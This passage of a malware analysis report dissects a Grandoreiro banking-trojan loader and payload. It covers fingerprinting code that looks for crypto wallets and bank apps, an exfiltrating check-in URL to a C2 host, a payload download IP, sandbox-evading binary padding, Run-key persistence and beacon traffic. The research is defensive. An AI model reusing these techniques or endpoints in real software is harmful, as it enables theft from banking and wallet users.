


```
xor eax,eax
call info.864E08
mov edx,dword ptr ss:[ebp-10]         [ebp-10]:L"\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\"
mov cl,1
mov eax,ebx
call info.53A828
lea edx,dword ptr ss:[ebp-1C]         [ebp-1C]:L"D86B8BB95586A45BE71CC069"
mov eax,9                             9:'\t'
call info.8611D0                                  8981EC:&L"Windows 10 Enterprise - 6.3 - "
mov edx,dword ptr ss:[ebp-1C]         [ebp-1C]:L"D86B
lea ecx,dword ptr ss:[ebp-18]         [ebp-18]:L"ProductName
xor eax,eax
call info.864E08
mov edx,dword ptr ss:[ebp-18]         [ebp-18]:L"ProductName"
lea ecx,dword ptr ss:[ebp-4]
```

CurrentVersion	REG_SZ	6.3
ProductName	REG_SZ	Windows 10 Enterprise

Fig 23. Fetches OS and its version

iv) Antivirus - Retrieves the Antivirus Program installed on the machine via a WMI query shown below in the screenshot



```
push 0
push info.865B3C
push info.865B50                      865B50:L"SELECT * FROM AntiVirusProduct"
push info.865B90
lea eax,dword ptr ss:[ebp-28]
                                          [ebp-4]:L"Windows Defender"
```

Fig 24. Fetches Antivirus

v) Check Installed Programs - In this case the Grandoreiro module checks whether the following programs are installed by accessing the Program Files folder (Path: C:\Program Files\ and C:\Program Files (x86)\ ) or the AppData Folder (Path: C:\Users\

<username>\AppData\Local)

Crypto Wallets:


Binance	Electrum	Coinomi	BitBox	OPOLODesk	LedgerLive	Bitcoin Core

Banking, Anti-Malware Programs and Mail Clients:

AppBrad Bradesco	Sicoobnet	Navegador C6 Bank	Aplicativo Itau	Topaz OFD Warsaw	Diebold Warsaw	Outlook

If any of the listed programs are installed on the machine, the malware stores the program names to a list for further usage.


Once all of the above mentioned User and System information has been gathered by the malware, it then decrypts the Check-In URL along with required parameters via the XOR-based String decryption routine used previously and concatenates the parameters with the corresponding gathered information as shown below in the screenshot.



```
mov edx,info.869014                  edx:L"68925186BDBBA794B84F88B26C984C8EA940F916C5BA1DCFCA57E44D33
xor eax,eax
call <info.string_dec>
mov edx,dword ptr ss:[ebp-C]         [ebp-C]:L"http://barusgorlerat.me/MX/14981447850740085.php"
mov eax,dword ptr ss:[ebp-8]         [ebp-8]:& D\vx
call info.867FB4

call info.430080
push dword ptr ss:[ebp-4]           [ebp-4]:L"http://barusgorlerat.me/MX/14981447850740085.php"
push dword ptr ss:[ebp-38]          [ebp-38]:L"?MD="
push dword ptr ds:[8981F8]          008981F8:&L",AppElectrum,AppOpoloDesk,AppBitcoinCore"
push dword ptr ss:[ebp-34]          [ebp-34]:L"&OUT="
push dword ptr ds:[898200]          00898200:&L" Outlook"
push dword ptr ss:[ebp-20]          [ebp-20]:L"&PG="
push dword ptr ds:[8981FC]          008981FC:&L",GB-Topaz"
push dword ptr ss:[ebp-2C]          [ebp-2C]:L"&SO="
push dword ptr ds:[8981EC]          008981EC:&L"Windows 10 Enterprise - 6.3 - "
push dword ptr ss:[ebp-30]          [ebp-30]:L"&AV="
push dword ptr ds:[8981F4]          008981F4:&L"Windows Defender"
push dword ptr ss:[ebp-28]          [ebp-28]:L"&US="
push dword ptr ds:[8981E8]          008981E8:&L"knigh"
push dword ptr ss:[ebp-24]          [ebp-24]:L"&PC="
push dword ptr ds:[8981F0]          008981F0:&L"DESKTOP-43UGGPP"
push dword ptr ss:[ebp-14]          [ebp-14]:L"&PST="
push dword ptr ds:[89820C]          0089820C:&L"paNLSatxcJ"
push dword ptr ss:[ebp-10]          [ebp-10]:L"&EXE="
push dword ptr ds:[898208]          00898208:&L"ASUSTekqSllrK"
push dword ptr ss:[ebp-C]           [ebp-C]:L".exe"
push dword ptr ss:[ebp-1C]          [ebp-1C]:L"&ST="
push dword ptr ss:[ebp-8]           [ebp-8]:L"CONFIRMOU_LOADER"
push dword ptr ss:[ebp-18]          [ebp-18]:L"&DTF="
push dword ptr ss:[ebp-3C]          [ebp-3C]:L"05/08/2022 22:23:10"
lea eax,dword ptr ss:[ebp-84]
```

Fig 25. Decryption and Arrangement of Check-In URL

After completion of the concatenation, the loader sends across a **POST Check-In Request** to the **Host: "barusgorlerat[.]me** with all the gathered User, System, and Campaign informationarranged along with the different parameters as shown and explained in the screenshot below.




```
Check-In URL

http://barusgorlerat.me/MX/1498144785074000085.php?

Parameters:

MD=,AppElectrum,AppOpoloDesk,AppBitcoinCore
&OUT= Outlook
&PG=,GB-Topaz
&SO=Windows 10 Enterprise - 6.3 -
&AV=Windows Defender
&US=knigh
&PC=DESKTOP-[redacted]
&PST=paNLSatxcJ
&EXE=ASUSTekqSllrK.exe
&ST=CONFIRMOU_LOADER
&DTF=0[redacted]/2022 22:23:10"
```

Fig 26. Check-In Request

Once the Check-In request is sent to the remote server, the loader executes the Grandoreiro Final Payload which was downloaded, extracted, and renamed previously.

Grandoreiro - Final Payload:

The Grandoreiro Final Payload written in Delphi was downloaded previously from the remote HFS server **“http://15[.]188[.]63[.]127:36992/zxeTYhO.xml”** as a 9.2 MB ZIP file which is then extracted and executed by the Grandoreiro Loader. The extracted file is a 414MB Portable Executable file disguised with a “.png” extension which is later renamed to “.exe” dynamically by the loader and also the final payload is signed with an **“ASUSTEK DRIVER ASSISTANTE”** digital certificate to appear legitimate and evade detection.



Digital Signature Information

A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider.

Signer information

Name: ASUSTEK DRIVER ASSISTANTE

E-mail: asustek@asus.com


Signing time: Sunday, June 12, 2022 7:14:27 PM

Countersignatures

Name of sign...	E-mail addre...	Timestamp
DigiCert Time...	Not available	Sunday, June 12,...

Fig 27. Grandoreiro Final Payload Signed with ASUSTEK Certificate

As seen in the older Grandoreiro samples, a similar **"Binary Padding"** technique is used here in order to inflate the file size of the binary to around 400MB by adding two ~200MB Bitmap images in the resource section as shown in the screenshot below. This technique works as an anti-sandbox technique as it helps in evading sandboxes as most of them have a file size limit for execution.



ABBD.bmp Properties

ABBD.bmp

Type of file: Bitmap image (.bmp)

Opens with: Windows Photo Viewer

Size: 246 MB (258,187,254 bytes)

Size on disk: 246 MB (258,187,264 bytes)

ACTP.bmp Properties

ACTP.bmp

Type of file: Bitmap image (.bmp)

Opens with: Windows Photo Viewer

Size: 154 MB (161,911,350 bytes)

Size on disk: 154 MB (161,914,880 bytes)


Attributes: □ Read-only □ Hidden

Resource Hacker - ASUSTekGvaxvh.exe

Bitmap : ACTP : 1046

Fig 28. Binary Padding used by Grandoreiro


The final payload maintains persistence on the Machine by leveraging the Run Registry key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run) which would allow the payload to be executed on startup.



Name	Type	Data
(Default)	REG_SZ	(value not set)
ASUSTek_847974537Z2340CVU5BJP5MN	REG_SZ	C:\ProgramData\GmLgMOsN\ASUSTekGvaxvh.exe
ASUSTek_Y9IO2RH4V4TZ8Y44IJ	REG_SZ	cmd.exe /c start C:\ProgramData\GmLgMOsN\ASUSTekGvaxvh.exe

Fig 29. Maintain Persistence on the Machine via Run Registry Key


In the following Grandoreiro variant, the Payload writes an **.ini** file (Name: ASUSTekGvaxvh.ini) in the directory of execution which consists of all the following information as shown in the screenshot. The values in the Configuration file are encrypted using a XOR-based Encryption routine with a key that changes in every sample.



```
[E70EB121D7]
ADC214BE60=08-08-2022 // Date of Execution
BC394DAF4BE50334E0024687DE1C559C329333=44B53540291E180473E13859B1D13D5EA7D2 // BOA-12-06-2022 29
097FDB739C4F8BEA73A927A520BF18B815B61D=
BD314DAF8BB4658F44F053=
CF134F8644E7628FB955F76489CA164F=0
196DD50D1FC47A9E=215194DF778FBC69F726B01AA823 // Filename = ASUSTekGvaxvh
245AE26197BC689DFA0353F465=D3246EFC093FE60FC660FA0C55FB64F40B4AAE2F4BA9254A949EBA54EB134F82FB419B23A13E558846EA
1C5FF053FF=93E96785A8B149FD0B
156BEA5680B06BA5=0B
FB7DD20C31E41B=75
1868E1609D=EA
A5C6034EF11FC5=53
5BAD2DAC598AB65D88E078EA60F7=EF086699A4A8B4A0B7B2 // Computer Name
1B4386DD14708FB96F9B3C80CB=9E399737DA0733 // User Name
FA79FC=73F953F718C373A780FF175FF35AFA5C8ACC0A1356 // Operating System
E217BD=92D62C4F2B283625  // Installed AntiVirus
225EF36F9BFF0734E719B025=0
34B71344D5012DD3=0
A8C30346EF54E0117689C50155=
78F066E90D1FC8779BB23F9C39A824BD07=
B53BB0C165F412CA6DF362FC5A=ASUSTek_847974537Z2340CVU5BJP5MN
73F60C65808FBC779197CF0E4B98E2047F=ASUSTek_Y9IO2RH4V4TZ8Y44IJ
```


Fig 30. INI Configuration File

The Command & Control communications have been updated from the 2020 variant. Previously there were *some* similarities between the Grandoreiro and LatentBot communications (as exhibited here), but they were not identical. However, in the latest 2022 sample, the communication pattern has been upgraded by the threat actors and now it is completely identical to LatentBot where the name of the CnC Subdomain is generated via a Domain Generation Algorithm just as the older Grandoreiro variants. The identical LatentBot beacon command "ACTION=HELLO" and the ID-Based communication can be seen in the screenshot below.



Destination	Protocol	Length	Info
18.231.180.92	HTTP	74	POST /&app?ACTION=HELLO HTTP/1.1
18.231.180.92	HTTP	75	POST /&app?ACTION=START&ID=B0397F96085B4695B2032196420F6FB9
18.231.180.92	HTTP	270	POST /&app?ID=B0397F96085B4695B2032196420F6FB9 HTTP/1.1
18.231.180.92	HTTP	90	POST /&app?ID=B0397F96085B4695B2032196420F6FB9 HTTP/1.1
18.231.180.92	HTTP	85	POST /&app?ID=B0397F96085B4695B2032196420F6FB9 HTTP/1.1
18.231.180.92	HTTP	85	POST /&app?ID=B0397F96085B4695B2032196420F6FB9 HTTP/1.1
18.231.180.92	HTTP	86	POST /&app?ID=B0397F96085B4695B2032196420F6FB9 HTTP/1.1
18.231.180.92	HTTP	100	POST /&app?ID=9E5030C1696B4C9BB2C234086A8C3B63 HTTP/1.1
18.231.180.92	HTTP	84	POST /&app?ID=B0397F96085B4695B2032196420F6FB9 HTTP/1.1
18.231.180.92	HTTP	99	POST /&app?ID=9E5030C1696B4C9BB2C234086A8C3B63 HTTP/1.1
18.231.180.92	HTTP	84	POST /&app?ID=B0397F96085B4695B2032196420F6FB9 HTTP/1.1
18.231.180.92	HTTP	97	POST /&app?ID=9E5030C1696B4C9BB2C234086A8C3B63 HTTP/1.1
18.231.180.92	HTTP	71	POST /&app?ACTION=HELLO HTTP/1.1
18.231.180.92	HTTP	73	POST /&app?ACTION=START&ID=07B2850041444807B6DB38408594CB33
18.231.180.92	HTTP	272	POST /&app?ID=07B2850041444807B6DB38408594CB33 HTTP/1.1
18.231.180.92	HTTP	98	POST /&app?ID=07B2850041444807B6DB38408594CB33 HTTP/1.1
18.231.180.92	HTTP	100	POST /&app?ID=07B2850041444807B6DB38408594CB33 HTTP/1.1
18.231.180.92	HTTP	85	POST /&app?ID=B0397F96085B4695B2032196420F6FB9 HTTP/1.1

